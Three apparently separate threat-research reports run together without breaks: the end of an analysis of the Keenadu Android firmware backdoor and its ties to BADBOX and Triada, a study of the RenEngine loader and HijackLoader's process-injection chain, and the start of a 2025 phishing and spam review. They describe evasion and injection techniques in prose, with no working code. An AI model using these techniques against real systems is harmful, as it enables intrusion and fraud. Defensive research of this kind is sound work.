If the element is found, the malware monitors text changes within it. All search queries entered by the user into the url_bar field are exfiltrated to the attackers’ server. Furthermore, once the user finishes typing a query, the Trojan can hijack the search request and redirect it to a different search engine, depending on the configuration received from the C2 server.
Search engine hijacking
It is worth noting that the hijacking attempt may fail if the user selects a query from the autocomplete suggestions; in this scenario, the user does not hit Enter or tap the search button in the url_bar, which would signal the malware to trigger the redirect. However, the attackers anticipated this too. The Trojan attempts to locate the omnibox_suggestions_dropdown element within the current activity, a ViewGroup containing the search suggestions. The malware monitors taps on these suggestions and proceeds to redirect the search engine regardless.
Search engine hijacking upon selecting a browser-suggested option
The Nova (Phantom) clicker
The initial version of this module (MD5: f0184f6955479d631ea4b1ea0f38a35d) was a clicker embedded within the system wallpaper picker (com.android.wallpaper). Researchers at Dr. Web discovered it concurrently with our investigation; however, their report did not mention the clicker’s distribution vector via the Keenadu backdoor. The module utilizes machine learning and WebRTC to interact with advertising elements. While our colleagues at Dr. Web named it Phantom, the C2 server refers to it as Nova. Furthermore, the task executed within the code is named NovaTask. Based on this, we believe the original name of the clicker is Nova.
Nova as the plugin name
It is also worth noting that shortly after the publication of the report on this clicker, the Keenadu C2 server began deleting it from infected devices. This is likely a strategic move by the attackers to evade further detection.
Request to unload the Nova module
Interestingly, in the unload request, the Nova module appeared under a slightly different name. We believe this new name disguises the latest version of the module, which functions as a loader capable of downloading the following components:
The Nova clicker.
A Spyware module which exfiltrates various types of victim device information to the attackers’ server.
The Gegu SDK dropper. According to our data, this is a multi-stage dropper that launches two additional clickers.
Install monetization
A module with the MD5 hash 3dae1f297098fa9d9d4ee0335f0aeed3 is embedded into the system launcher (com.android.launcher3). Upon initialization, it runs an environment check for virtual machine artifacts. If none are detected, the malware registers an event handler for session-based app installations.
Handler registration
Simultaneously, the module requests a configuration file from the C2 server. An example of this configuration is provided below.
Example of a monetization module configuration
When an app installation is initiated on the device, the Trojan transmits data on this app to the C2 server. In response, the server provides information regarding the specific ad used to promote it.
App ad source information
For every successfully completed installation session, the Trojan executes GET requests to the URL provided in the tracking_link field in the response, as well as the first link within the click array. Based on the source code, the links in the click array serve as templates into which various advertising identifiers are injected. The attackers most likely use this method to monetize app installations. By simulating traffic from the victim’s device, the Trojan deceives advertising platforms into believing that the app was installed from a legitimate ad tap.
Google Play module
Even though AKClient shuts down if it is injected into Google Play process, the C2 server have provided us with a payload for it. This module (MD5: 529632abf8246dfe555153de6ae2a9df) retrieves the Google Ads advertising ID and stores it via a global instance of the Settings class under the key S_GA_ID3. Subsequently, other modules may utilize this value as a victim identifier.
Retrieving the advertising ID
Other Keenadu distribution vectors
During our investigation, we decided to look for alternative sources of Keenadu infections. We discovered that several of the modules described above appeared in attacks that were not linked to the compromise of libandroid_runtime.so. Below are the details of these alternative vectors.
System apps
According to our telemetry, the Keenadu loader was found within various system apps in the firmware of several devices. One such app (MD5: d840a70f2610b78493c41b1a344b6893) was a face recognition service with the package name com.aiworks.faceidservice. It contains a set of trained machine-learning models used for facial recognition – specifically for authorizing users via Face ID. To facilitate this, the app defines a service named com.aiworks.lock.face.service.FaceLockService, which the system UI (com.android.systemui) utilizes to unlock the device.
Using the face recognition service in the System UI
Within the onCreate method of the com.aiworks.lock.face.service.FaceLockService, triggered upon that service’s creation, three receivers are registered. These receivers monitor screen on/off events, the start of charging, and the availability of network access. Each of these receivers calls the startMars method whose primary purpose is to initialize the malicious loader by calling the init method of the com.hs.client.TEUtils class.
Malicious call
The loader is a slightly modified version of the Keenadu loader. This specific variant utilizes a native library libhshelper.so to load modules and facilitate APK installs. To accomplish this, the library defines corresponding native methods within the com.hs.helper.NativeMain class.
Native methods defined by the library
This specific attack vector – embedding a loader within system apps – is not inherently new. We have previously documented similar cases, such as the Dwphon loader, which was integrated into system apps responsible for OTA updates. However, this marks the first time we have encountered a Trojan embedded within a facial recognition service.
In addition to the face recognition service, we identified other system apps infected with the Keenadu loader. These included the launcher app on certain devices (MD5: 382764921919868d810a5cf0391ea193). A malicious service, com.pri.appcenter.service.RemoteService, was embedded into these apps to trigger the Trojan’s execution.
We also discovered the Keenadu loader within the app with package name com.tct.contentcenter (MD5: d07eb2db2621c425bda0f046b736e372). This app contains the advertising SDK fwtec, which retrieved its configuration via an HTTP GET request to hxxps://trends.search-hub[.]cn/vuGs8 with default redirection disabled. In response, the Trojan expected a 302 redirect code where the Location header provided an URL containing the SDK configuration within its parameters. One specific parameter, hsby_search_switch, controlled the activation of the Keenadu loader: if its value was set to 1, the loader would initialize within the app.
Retrieving the configuration from the C2
Loading via other backdoors
While analyzing our telemetry, we discovered an unusual version of the Keenadu loader (MD5: f53c6ee141df2083e0200a514ba19e32) located in the directories of various apps within external storage, specifically at paths following the pattern: /storage/emulated/0/Android/data/%PACKAGE%/files/.dx/. Based on the code analysis, this loader was designed to operate within a system where the system_server process had already been compromised. Notably, the binder interface names used in this version differed from those used by AKServer. The loader utilized the following interfaces:
com.androidextlib.sloth.api.IPServiceM
com.androidextlib.sloth.api.IPermissionsM
These same binder interfaces are defined by another backdoor that is structured similarly and was also discovered within libandroid_runtime.so. The execution of this other backdoor on infected devices proceeds as follows: libandroid_runtime.so imports a malicious function __android_log_check_loggable from the liblog.so library (MD5: 3d185f30b00270e7e30fc4e29a68237f). This function is called within the implementation of the println_native native method of the android.util.Log class. It decrypts a payload embedded in the library’s body using a single-byte XOR and executes it within the context of all apps on the device.
Payload decryption
The payload shares many similarities with BADBOX, a comprehensive malware platform first described by researchers at HUMAN Security. Specifically, the C2 server paths used for the Trojan’s HTTP requests are a match. This leads us to believe that this is a specific variant of BADBOX.
The path /terminal/client/register was previously documented in a HUMAN Security report
Within this backdoor, we also discovered the binder interfaces utilized by the aforementioned Keenadu loader. This suggests that those specific instances of Keenadu were deployed directly by BADBOX.
One of the binder interfaces used by Keenadu is defined in the payload
Modifications of popular apps
Unfortunately, even if your firmware does not contain Keenadu or another pre-installed backdoor, the Trojan still poses a threat to you. The Nova (Phantom) clicker was discovered by researchers at Dr. Web around the same time as we held our investigation. Their findings highlight a different distribution vector: modified versions of popular software distributed primarily through unofficial sources, as well as various apps found in the GetApps store.
Google Play
Infected apps have managed to infiltrate Google Play too. During our research, we identified trojanized software for smart cameras published on the official Android app store. Collectively, these apps had been downloaded more than 300,000 times.
Examples of infected apps in Google Play
Each of these apps contained an embedded service named com.arcsoft.closeli.service.KucopdInitService, which launched the aforementioned Nova clicker. We alerted Google to the presence of the infected apps in its store, and they removed the malware. Curiously, while the malicious service was present in all identified apps, it was configured to execute only in one specific package: com.taismart.global.
The malicious service was launched only under specific conditions
The Fantastic Four: how Triada, BADBOX, Vo1d, and Keenadu are connected
After discovering that BADBOX downloads one of the Keenadu modules, we decided to conduct further research to determine if there were any other signs of a connection between these Trojans. As a result, we found that BADBOX and Keenadu shared similarities in the payload code that was decrypted and executed by the malicious code in libandroid_runtime.so. We also identified similarities between the Keenadu loader and the BB2DOOR module of the BADBOX Trojan. Given that there are also distinct differences in the code, and considering that BADBOX was downloading the Keenadu loader, we believe these are separate botnets, and the developers of Keenadu likely found inspiration in the BADBOX source code. Furthermore, the authors of Keenadu appear to target Android tablets primarily.
In our recent report on the Triada backdoor, we mentioned that the C2 server for one of its downloaded modules was hosted on the same domain as one of the Vo1d botnet’s servers, which could suggest a link between those two Trojans. However, during the current investigation, we managed to uncover a connection between Triada and the BADBOX botnet as well. As it turns out, the directories where BADBOX downloaded the Keenadu loader also contained other payloads for various apps. Their description warrants a separate report; for the sake of brevity, we will not delve into the details here, limiting ourselves to the analysis of a payload for the Telegram and Instagram clients (MD5: 8900f5737e92a69712481d7a809fcfaa). The entry point for this payload is the com.extlib.apps.InsTGEnter class. The payload is designed to steal victims’ account credentials in the infected services. Interestingly, it also contains code for stealing credentials from the WhatsApp client, though it is currently not utilized.
BADBOX payload code used for stealing credentials from WhatsApp clients
The C2 server addresses used by the Trojan to exfiltrate device data are stored in the code in an encrypted format. They are first decoded using Base64 and then decrypted via a XOR operation with the string "xiwljfowkgs".
Decrypted payload C2 addresses
After decrypting the C2 addresses, we discovered the domain zcnewy[.]com, which we had previously identified in 2022 during our investigation of malicious WhatsApp mods containing Triada. At that time, we assumed that the code segment responsible for stealing WhatsApp credentials and the malicious dropper both belonged to Triada. However, since we have now established that zcnewy[.]com is linked to BADBOX, we believe that the infected WhatsApp modifications we described in 2022 actually contained two distinct Trojans: Triada and BADBOX. To verify this hypothesis, we re-examined one of those modifications (MD5: caa640824b0e216fab86402b14447953) and confirmed that it contained the code for both the Triada dropper and a BADBOX module functionally similar to the one described above. Although the Trojans were launched from the same entry point, they did not interact with each other and were structured in entirely different ways. Based on this, we conclude that what we observed in 2022 was a joint attack by the BADBOX and Triada operators.
BADBOX and Triada launched from the same entry point
These findings show that several of the largest Android botnets are interacting with one another. Currently, we have confirmed links between Triada, Vo1d, and BADBOX, as well as the connection between Keenadu and BADBOX. Researchers at HUMAN Security have also previously reported a connection between Vo1d and BADBOX. It is important to emphasize that these connections are not necessarily transitive. For example, the fact that both Triada and Keenadu are linked to BADBOX does not automatically imply that Triada and Keenadu are directly connected; such a claim would require separate evidence. However, given the current landscape, we would not be surprised if future reports provide the evidence needed to prove the transitivity of these relationships.
Victims
According to our telemetry, 13,715 users worldwide have encountered Keenadu or its modules. Our security solutions recorded the highest number of users attacked by the malware in Russia, Japan, Germany, Brazil and the Netherlands.
Recommendations
Our technical support team is often asked what steps should be taken if a security solution detects Keenadu on a device. In this section, we examine all possible scenarios for combating this Trojan.
If the libandroid_runtime.so library is infected
Modern versions of Android mount the system partition, which contains libandroid_runtime.so, as read-only. Even if one were to theoretically assume the possibility of editing this partition, the infected libandroid_runtime.so library cannot be removed without damaging the firmware: the device would simply cease to boot. Therefore, it is impossible to eliminate the threat using standard Android OS tools. Operating a device infected with the Keenadu backdoor can involve significant inconveniences. Reviews of infected devices complain about intrusive ads and various mysterious sounds whose source cannot be identified.
Review of an infected tablet complaining about noise
If you encounter the Keenadu backdoor, we recommend the following:
Check for software updates. It is possible that a clean firmware version has already been released for your device. After updating, use a reliable security solution to verify that the issue has been resolved.
If a clean firmware update from the manufacturer does not exist for your device, you can attempt to install a clean firmware yourself. However, it is important to remember that manually flashing a device can brick it.
Until the firmware is replaced or updated, we recommend that you stop using the infected device.
If one of the system apps is infected
Unfortunately, as in the previous case, it is not possible to remove such an app from the device because it is located in the system partition. If you encounter the Keenadu loader in a system app, our recommendations are:
Find a replacement for the app, if applicable. For example, if the launcher app is infected, you can download any alternative that does not contain malware. If no alternatives exist for the app – for example, if the face recognition service is infected – we recommend avoiding the use of that specific functionality whenever possible.
Disable the infected app using ADB if an alternative has been found or you don’t really need it. This can be done with the command adb shell pm disable --user 0 %PACKAGE%.
If an infected app has been installed on the device
This is one of the simplest cases of infection. If a security solution has detected an app infected with Keenadu on your device, simply uninstall it following the instructions the solution provides.
Conclusion
Developers of pre-installed backdoors in Android device firmware have always stood out for their high level of expertise. This is still true for Keenadu: the creators of the malware have a deep understanding of the Android architecture, the app startup process, and the core security principles of the operating system. During the investigation, we were surprised by the scope of the Keenadu campaigns: beyond the primary backdoor in firmware, its modules were found in system apps and even in apps from Google Play. This places the Trojan on the same scale as threats like Triada or BADBOX. The emergence of a new pre-installed backdoor of this magnitude indicates that this category of malware is a distinct market with significant competition.
Keenadu is a large-scale, complex malware platform that provides attackers with unrestricted control over the victim’s device. Although we have currently shown that the backdoor is used primarily for various types of ad fraud, we do not rule out that in the future, the malware may follow in Triada’s footsteps and begin stealing credentials.
We often describe cases of malware distribution under the guise of game cheats and pirated software. Sometimes such methods are used to spread complex malware that employs advanced techniques and sophisticated infection chains.
In February 2026, researchers from Howler Cell announced the discovery of a mass campaign distributing pirated games infected with a previously unknown family of malware. It turned out to be a loader called RenEngine, which was delivered to the device using a modified version of the Ren’Py engine-based game launcher. Kaspersky solutions detect the RenEngine loader as Trojan.Python.Agent.nb and HEUR:Trojan.Python.Agent.gen.
However, this threat is not new. Our solutions began detecting the first samples of the RenEngine loader in March 2025, when it was used to distribute the Lumma stealer (Trojan-PSW.Win32.Lumma.gen).
In the ongoing incidents, ACR Stealer (Trojan-PSW.Win32.ACRstealer.gen) is being distributed as the final payload. We have been monitoring this campaign for a long time and will share some details in this article.
Incident analysis
Disguise as a visual novel
Let’s look at the first incident, which we detected in March 2025. At that time, the attackers distributed the malware under the guise of a hacked game on a popular gaming web resource.
The website featured a game download page with two buttons: Free Download Now and Direct Download. Both buttons had the same functionality: they redirected users to the MEGA file-sharing service, where they were offered to download an archive with the “game.”
Game download page
When the “game” was launched, the download process would stop at 100%. One might think that the game froze, but that was not the case — the “real” malicious code just started working.
Placeholder with the download screen
“Game” source files analysis
The full infection chain
After analyzing the source files, we found Python scripts that initiated the initial device infection. These scripts imitated the endless loading of the game. In addition, they contained the is_sandboxed function for bypassing the sandbox and xor_decrypt_file for decrypting the malicious payload. Using the latter, the script decrypts the ZIP archive, unpacks its contents into the .temp directory, and launches the unpacked files.
Contents of the .temp directory
There are five files in the .temp directory. The DKsyVGUJ.exe executable is not malicious. Its original name is Ahnenblatt4.exe, and it is a well-known legitimate application for organizing genealogical data. The borlndmm.dll library also does not contain malicious code; it implements the memory manager required to run the executable. Another library, cc32290mt.dll, contains a code snippet patched by attackers that intercepts control when the application is launched and deploys the first stage of the payload in the process memory.
HijackLoader
The dbghelp.dll system library is used as a “container” to launch the first stage of the payload. It is overwritten in memory with decrypted shellcode obtained from the gayal.asp file using the cc32290mt.dll library. The resulting payload is HijackLoader. This is a relatively new means of delivering and deploying malicious implants. A distinctive feature of this malware family is its modularity and configuration flexibility. HijackLoader was first detected and described in the summer of 2023. More detailed information about this loader is available to customers of the Kaspersky Intelligence Reporting Service.
The final payload can be delivered in two ways, depending on the configuration parameters of the malicious sample. The main HijackLoader ti module is used to launch and prepare the process for the final payload injection. In some cases, an additional module is also used, which is injected into an intermediate process launched by the main one. The code that performs the injection is the same in both cases.
Before creating a child process, the configuration parameters are encrypted using XOR and saved to the %TEMP% directory with a random name. The file name is written to the system environment variables.
Loading configuration parameters saved by the main module
In the analyzed sample, the execution follows a longer path with an intermediate child process, cmd.exe. It is created in suspended mode by calling the auxiliary module modCreateProcess. Then, using the ZwCreateSection and ZwMapViewOfSection system API calls, the code of the same dbghelp.dll library is loaded into the address space of the process, after which it intercepts control.
Next, the ti module, launched inside the child process, reads the hap.eml file, from which it decrypts the second stage of HijackLoader. The module then loads the pla.dll system library and overwrites the beginning of its code section with the received payload, after which it transfers control to this library.
Payload decryption
The decrypted payload is an EXE file, and the configuration parameters are set to inject it into the explorer.exe child process. The payload is written to the memory of the child process in several stages:
First, the malicious payload is written to a temporary file on disk using the transaction mechanism provided by the Windows API. The payload is written in several stages and not in the order in which the data is stored in the file. The MZ signature, with which any PE file begins, is written last with a delay.
Writing the payload to a temporary file
After that, the payload is loaded from the temporary file into the address space of the current process using the ZwCreateSection call. The transaction that wrote to the file is rolled back, thus deleting the temporary file with the payload.
Next, the sample uses the modCreateProcess module to launch the child process explorer.exe and injects the payload into it by creating a shared memory region with the ZwMapViewOfSection call.
Payload injection into the child process
Another HijackLoader module, rshell, is used to launch the shellcode. Its contents are also injected into the child process, replacing the code located at its entry point.
The rshell module injection
The last step performed by the parent process is starting a thread in the child process by calling ZwResumeThread. After that, the thread starts executing the rshell module code placed at the child process entry point, and the parent process terminates.
The rshell module prepares the final malicious payload. Once it has finished, it transfers control to another HijackLoader module called ESAL. It replaces the contents of rshell with zeros using the memset function and launches the final payload, which is a stealer from the Lumma family (Trojan-PSW.Win32.Lumma).
In addition to the modules described above, this HijackLoader sample contains the following modules, which were used at intermediate stages: COPYLIST, modTask, modUAC, and modWriteFile.
Kaspersky solutions detect HijackLoader with the verdicts Trojan.Win32.Penguish and Trojan.Win32.DllHijacker.
Not only games
In addition to gaming sites, we found that attackers created dozens of different web resources to distribute RenEngine under the guise of pirated software. On one such site, for example, users can supposedly download an activated version of the CorelDRAW graphics editor.
Distribution of RenEngine under the guise of the CorelDRAW pirated version
When the user clicks the Descargar Ahora (“Download Now”) button, they are redirected several times to other malicious websites, after which an infected archive is downloaded to their device.
File storage imitations
Distribution
According to our data, since March 2025, RenEngine has affected users in the following countries:
Distribution of incidents involving the RenEngine loader by country (TOP 20), February 2026 (download)
The distribution pattern of this loader suggests that the attacks are not targeted. At the time of publication, we have recorded the highest number of incidents in Russia, Brazil, Türkiye, Spain, and Germany.
Recommendations for protection
The format of game archives is generally not standardized and is unique for each game. This means that there is no universal algorithm for unpacking and checking the contents of game archives. If the game engine does not check the integrity and authenticity of executable resources and scripts, such an archive can become a repository for malware if modified by attackers. Despite this, Kaspersky Premium protects against such threats with its Behavior Detection component.
The distribution of malware under the guise of pirated software and hacked games is not a new tactic. It is relatively easy to avoid infection by the malware described in this article: simply install games and programs from trusted sites. In addition, it is important for gamers to remember the need to install specialized security solutions. This ongoing campaign employs the Lumma and ACR stylers, and Vidar was also found — none of these are new threats, but rather long-known malware. This means that modern antivirus technologies can detect even modified versions of the above-mentioned stealers and their alternatives, preventing further infection.
44.99% of all emails sent worldwide and 43.27% of all emails sent in the Russian web segment were spam
32.50% of all spam emails were sent from Russia
Kaspersky Mail Anti-Virus blocked 144,722,674 malicious email attachments
Our Anti-Phishing system thwarted 554,002,207 attempts to follow phishing links
Phishing and scams in 2025
Entertainment-themed phishing attacks and scams
In 2025, online streaming services remained a primary theme for phishing sites within the entertainment sector, typically by offering early access to major premieres ahead of their official release dates. Alongside these, there was a notable increase in phishing pages mimicking ticket aggregation platforms for live events. Cybercriminals lured users with offers of free tickets to see popular artists on pages that mirrored the branding of major ticket distributors. To participate in these “promotions”, victims were required to pay a nominal processing or ticket-shipping fee. Naturally, after paying the fee, the users never received any tickets.
In addition to concert-themed bait, other music-related scams gained significant traction. Users were directed to phishing pages and prompted to “vote for their favorite artist”, a common activity within fan communities. To bolster credibility, the scammers leveraged the branding of major companies like Google and Spotify. This specific scheme was designed to harvest credentials for multiple platforms simultaneously, as users were required to sign in with their Facebook, Instagram, or email credentials to participate.
As a pretext for harvesting Spotify credentials, attackers offered users a way to migrate their playlists to YouTube. To complete the transfer, victims were to just enter their Spotify credentials.
Beyond standard phishing, threat actors leveraged Spotify’s popularity for scams. In Brazil, scammers promoted a scheme where users were purportedly paid to listen to and rate songs.
To “withdraw” their earnings, users were required to provide their identification number for PIX, Brazil’s instant payment system.
Users were then prompted to verify their identity. To do so, the victim was required to make a small, one-time “verification payment”, an amount significantly lower than the potential earnings.
The form for submitting this “verification payment” was designed to appear highly authentic, even requesting various pieces of personal data. It is highly probable that this data was collected for use in subsequent attacks.
In another variation, users were invited to participate in a survey in exchange for a $1000 gift card. However, in a move typical of a scam, the victim was required to pay a small processing or shipping fee to claim the prize. Once the funds were transferred, the attackers vanished, and the website was taken offline.
Even deciding to go to an art venue with a girl from a dating site could result in financial loss. In this scenario, the “date” would suggest an in-person meeting after a brief period of rapport-building. They would propose a relatively inexpensive outing, such as a movie or a play at a niche theater. The scammer would go so far as to provide a link to a specific page where the victim could supposedly purchase tickets for the event.
To enhance the site’s perceived legitimacy, it even prompted the user to select their city of residence.
However, once the “ticket payment” was completed, both the booking site and the individual from the dating platform would vanish.
A similar tactic was employed by scam sites selling tickets for escape rooms. The design of these pages closely mirrored legitimate websites to lower the target’s guard.
Phishing pages masquerading as travel portals often capitalize on a sense of urgency, betting that a customer eager to book a “last-minute deal” will overlook an illegitimate URL. For example, the fraudulent page shown below offered exclusive tours of Japan, purportedly from a major Japanese tour operator.
Sensitive data at risk: phishing via government services
To harvest users’ personal data, attackers utilized a traditional phishing framework: fraudulent forms for document processing on sites posing as government portals. The visual design and content of these phishing pages meticulously replicated legitimate websites, offering the same services found on official sites. In Brazil, for instance, attackers collected personal data from individuals under the pretext of issuing a Rural Property Registration Certificate (CCIR).
Through this method, fraudsters tried to gain access to the victim’s highly sensitive information, including their individual taxpayer registry (CPF) number. This identifier serves as a unique key for every Brazilian national to access private accounts on government portals. It is also utilized in national databases and displayed on personal identification documents, making its interception particularly dangerous. Scammer access to this data poses a severe risk of identity theft, unauthorized access to government platforms, and financial exposure.
Furthermore, users were at risk of direct financial loss: in certain instances, the attackers requested a “processing fee” to facilitate the issuance of the important document.
Fraudsters also employed other methods to obtain CPF numbers. Specifically, we discovered phishing pages mimicking the official government service portal, which requires the CPF for sign-in.
Another theme exploited by scammers involved government payouts. In 2025, Singaporean citizens received government vouchers ranging from $600 to $800 in honor of the country’s 60th anniversary. To redeem these, users were required to sign in to the official program website. Fraudsters rushed to create web pages designed to mimic this site. Interestingly, the primary targets in this campaign were Telegram accounts, despite the fact that Telegram credentials were not a requirement for signing in to the legitimate portal.
We also identified a scam targeting users in Norway who were looking to renew or replace their driver’s licenses. Upon opening a website masquerading as the official Norwegian Public Roads Administration website, visitors were prompted to enter their vehicle registration and phone numbers.
Next, the victim was prompted for sensitive data, such as the personal identification number unique to every Norwegian citizen. By doing so, the attackers not only gained access to confidential information but also reinforced the illusion that the victim was interacting with an official website.
Once the personal data was submitted, a fraudulent page would appear, requesting a “processing fee” of 1200 kroner. If the victim entered their credit card details, the funds were transferred directly to the scammers with no possibility of recovery.
In Germany, attackers used the pretext of filing tax returns to trick users into providing their email user names and passwords on phishing pages.
A call to urgent action is a classic tactic in phishing scenarios. When combined with the threat of losing property, these schemes become highly effective bait, distracting potential victims from noticing an incorrect URL or a poorly designed website. For example, a phishing warning regarding unpaid vehicle taxes was used as a tool by attackers targeting credentials for the UK government portal.
We have observed that since the spring of 2025, there has been an increase in emails mimicking automated notifications from the Russian government services portal. These messages were distributed under the guise of application status updates and contained phishing links.
We also recorded vishing attacks targeting users of government portals. Victims were prompted to “verify account security” by calling a support number provided in the email. To lower the users’ guard, the attackers included fabricated technical details in the emails, such as the IP address, device model, and timestamp of an alleged unauthorized sign-in.
Last year, attackers also disguised vishing emails as notifications from microfinance institutions or credit bureaus regarding new loan applications. The scammers banked on the likelihood that the recipient had not actually applied for a loan. They would then prompt the victim to contact a fake support service via a spoofed support number.
Know Your Customer
As an added layer of data security, many services now implement biometric verification (facial recognition, fingerprints, and retina scans), as well as identity document verification and digital signatures. To harvest this data, fraudsters create clones of popular platforms that utilize these verification protocols. We have previously detailed the mechanics of this specific type of data theft.
In 2025, we observed a surge in phishing attacks targeting users under the guise of Know Your Customer (KYC) identity verification. KYC protocols rely on a specific set of user data for identification. By spoofing the pages of payment services such as Vivid Money, fraudsters harvested the information required to pass KYC authentication.
Notably, this threat also impacted users of various other platforms that utilize KYC procedures.
A distinctive feature of attacks on the KYC process is that, in addition to the victim’s full name, email address, and phone number, phishers request photos of their passport or face, sometimes from multiple angles. If this information falls into the hands of threat actors, the consequences extend beyond the loss of account access; the victim’s credentials can be sold on dark web marketplaces, a trend we have highlighted in previous reports.
Messaging app phishing
Account hijacking on messaging platforms like WhatsApp and Telegram remains one of the primary objectives of phishing and scam operations. While traditional tactics, such as suspicious links embedded in messages, have been well-known for some time, the methods used to steal credentials are becoming increasingly sophisticated.
For instance, Telegram users were invited to participate in a prize giveaway purportedly hosted by a famous athlete. This phishing attack, which masqueraded as an NFT giveaway, was executed through a Telegram Mini App. This marks a shift in tactics, as attackers previously relied on external web pages for these types of schemes.
In 2025, new variations emerged within the familiar framework of distributing phishing links via Telegram. For example, we observed prompts inviting users to vote for the “best dentist” or “best COO” in town.
The most prevalent theme in these voting-based schemes, children’s contests, was distributed primarily through WhatsApp. These phishing pages showed little variety; attackers utilized a standardized website design and set of “bait” photos, simply localizing the language based on the target audience’s geographic location.
To participate in the vote, the victim was required to enter the phone number linked to their WhatsApp account.
They were then prompted to provide a one-time authentication code for the messaging app.
The following are several other popular methods used by fraudsters to hijack user credentials.
In China, phishing pages meticulously replicated the WhatsApp interface. Victims were notified that their accounts had purportedly been flagged for “illegal activity”, necessitating “additional verification”.
The victim was redirected to a page to enter their phone number, followed by a request for their authorization code.
In other instances, users received messages allegedly from WhatsApp support regarding account authentication via SMS. As with the other scenarios described, the attackers’ objective was to obtain the authentication code required to hijack the account.
Fraudsters enticed WhatsApp users with an offer to link an app designed to “sync communications” with business contacts.
To increase the perceived legitimacy of the phishing site, the attackers even prompted users to create custom credentials for the page.
After that, the user was required to “purchase a subscription” to activate the application. This allowed the scammers to harvest credit card data, leaving the victim without the promised service.
To lure Telegram users, phishers distributed invitations to online dating chats.
Attackers also heavily leveraged the promise of free Telegram Premium subscriptions. While these phishing pages were previously observed only in Russian and English, the linguistic scope of these campaigns expanded significantly this year. As in previous iterations, activating the subscription required the victim to sign in to their account, which could result in the loss of account access.
Exploiting the ChatGPT hype
Artificial intelligence is increasingly being leveraged by attackers as bait. For example, we have identified fraudulent websites mimicking the official payment page for ChatGPT Plus subscriptions.
Social media marketing through LLMs was also a potential focal point for user interest. Scammers offered “specialized prompt kits” designed for social media growth; however, once payment was received, they vanished, leaving victims without the prompts or their money.
The promise of easy income through neural networks has emerged as another tactic to attract potential victims. Fraudsters promoted using ChatGPT to place bets, promising that the bot would do all the work while the user collected the profits. These services were offered at a “special price” valid for only 15 minutes after the page was opened. This narrow window prevented the victim from critically evaluating the impulse purchase.
Job opportunities with a catch
To attract potential victims, scammers exploited the theme of employment by offering high-paying remote positions. Applicants responding to these advertisements did more than just disclose their personal data; in some cases, fraudsters requested a small sum under the pretext of document processing or administrative fees. To convince victims that the offer was legitimate, attackers impersonated major brands, leveraging household names to build trust. This allowed them to lower the victims’ guard, even when the employment terms sounded too good to be true.
We also observed schemes where, after obtaining a victim’s data via a phishing site, scammers would follow up with a phone call – a tactic aimed at tricking the user into disclosing additional personal data.
By analyzing current job market trends, threat actors also targeted popular career paths to steal messaging app credentials. These phishing schemes were tailored to specific regional markets. For example, in the UAE, fake “employment agency” websites were circulating.
In a more sophisticated variation, users were asked to complete a questionnaire that required the phone number linked to their Telegram account.
To complete the registration, users were prompted for a code which, in reality, was a Telegram authorization code.
Notably, the registration process did not end there; the site continued to request additional information to “set up an account” on the fraudulent platform. This served to keep victims in the dark, maintaining their trust in the malicious site’s perceived legitimacy.
After finishing the registration, the victim was told to wait 24 hours for “verification”, though the scammers’ primary objective, hijacking the Telegram account, had already been achieved.
Simpler phishing schemes were also observed, where users were redirected to a page mimicking the Telegram interface. By entering their phone number and authorization code, victims lost access to their accounts.
Job seekers were not the only ones targeted by scammers. Employers’ accounts were also in the crosshairs, specifically on a major Russian recruitment portal. On a counterfeit page, the victim was asked to “verify their account” in order to post a job listing, which required them to enter their actual sign-in credentials for the legitimate site.
Spam in 2025
Malicious attachments
Password-protected archives
Attackers began aggressively distributing messages with password-protected malicious archives in 2024. Throughout 2025, these archives remained a popular vector for spreading malware, and we observed a variety of techniques designed to bypass security solutions.
For example, threat actors sent emails impersonating law firms, threatening victims with legal action over alleged “unauthorized domain name use”. The recipient was prompted to review potential pre-trial settlement options detailed in an attached document. The attachment consisted of an unprotected archive containing a secondary password-protected archive and a file with the password. Disguised as a legal document within this inner archive was a malicious WSF file, which installed a Trojan into the system via startup. The Trojan then stealthily downloaded and installed Tor, which allowed it to regularly exfiltrate screenshots to the attacker-controlled C2 server.
In addition to archives, we also encountered password-protected PDF files containing malicious links over the past year.
E-signature service exploits
Emails using the pretext of “signing a document” to coerce users into clicking phishing links or opening malicious attachments were quite common in 2025. The most prevalent scheme involved fraudulent notifications from electronic signature services. While these were primarily used for phishing, one specific malware sample identified within this campaign is of particular interest.
The email, purportedly sent from a well-known document-sharing platform, notified the recipient that they had been granted access to a “contract” attached to the message. However, the attachment was not the expected PDF; instead, it was a nested email file named after the contract. The body of this nested message mirrored the original, but its attachment utilized a double extension: a malicious SVG file containing a Trojan was disguised as a PDF document. This multi-layered approach was likely an attempt to obfuscate the malware and bypass security filters.
In the summer of last year, we observed mailshots sent in the name of various existing industrial enterprises. These emails contained DOCX attachments embedded with Trojans. Attackers coerced victims into opening the malicious files under the pretext of routine business tasks, such as signing a contract or drafting a report.
The authors of this malicious campaign attempted to lower users’ guard by using legitimate industrial sector domains in the “From” address. Furthermore, the messages were routed through the mail servers of a reputable cloud provider, ensuring the technical metadata appeared authentic. Consequently, even a cautious user could mistake the email for a genuine communication, open the attachment, and compromise their device.
Attacks on hospitals
Hospitals were a popular target for threat actors this past year: they were targeted with malicious emails impersonating well-known insurance providers. Recipients were threatened with legal action regarding alleged “substandard medical services”. The attachments, described as “medical records and a written complaint from an aggrieved patient”, were actually malware. Our solutions detect this threat as Backdoor.Win64.BrockenDoor, a backdoor capable of harvesting system information and executing malicious commands on the infected device.
We also came across emails with a different narrative. In those instances, medical staff were requested to facilitate a patient transfer from another hospital for ongoing observation and treatment. These messages referenced attached medical files containing diagnostic and treatment history, which were actually archives containing malicious payloads.
To bolster the perceived legitimacy of these communications, attackers did more than just impersonate famous insurers and medical institutions; they registered look-alike domains that mimicked official organizations’ domains by appending keywords such as “-insurance” or “-med.” Furthermore, to lower the victims’ guard, scammers included a fake “Scanned by Email Security” label.
Messages containing instructions to run malicious scripts
Last year, we observed unconventional infection chains targeting end-user devices. Threat actors continued to distribute instructions for downloading and executing malicious code, rather than attaching the malware files directly. To convince the recipient to follow these steps, attackers typically utilized a lure involving a “critical software update” or a “system patch” to fix a purported vulnerability. Generally, the first step in the instructions required launching the command prompt with administrative privileges, while the second involved entering a command to download and execute the malware: either a script or an executable file.
In some instances, these instructions were contained within a PDF file. The victim was prompted to copy a command into PowerShell that was neither obfuscated nor hidden. Such schemes target non-technical users who would likely not understand the command’s true intent and would unknowingly infect their own devices.
Scams
Law enforcement impersonation scams in the Russian web segment
In 2025, extortion campaigns involving actors posing as law enforcement – a trend previously more prevalent in Europe – were adapted to target users across the Commonwealth of Independent States.
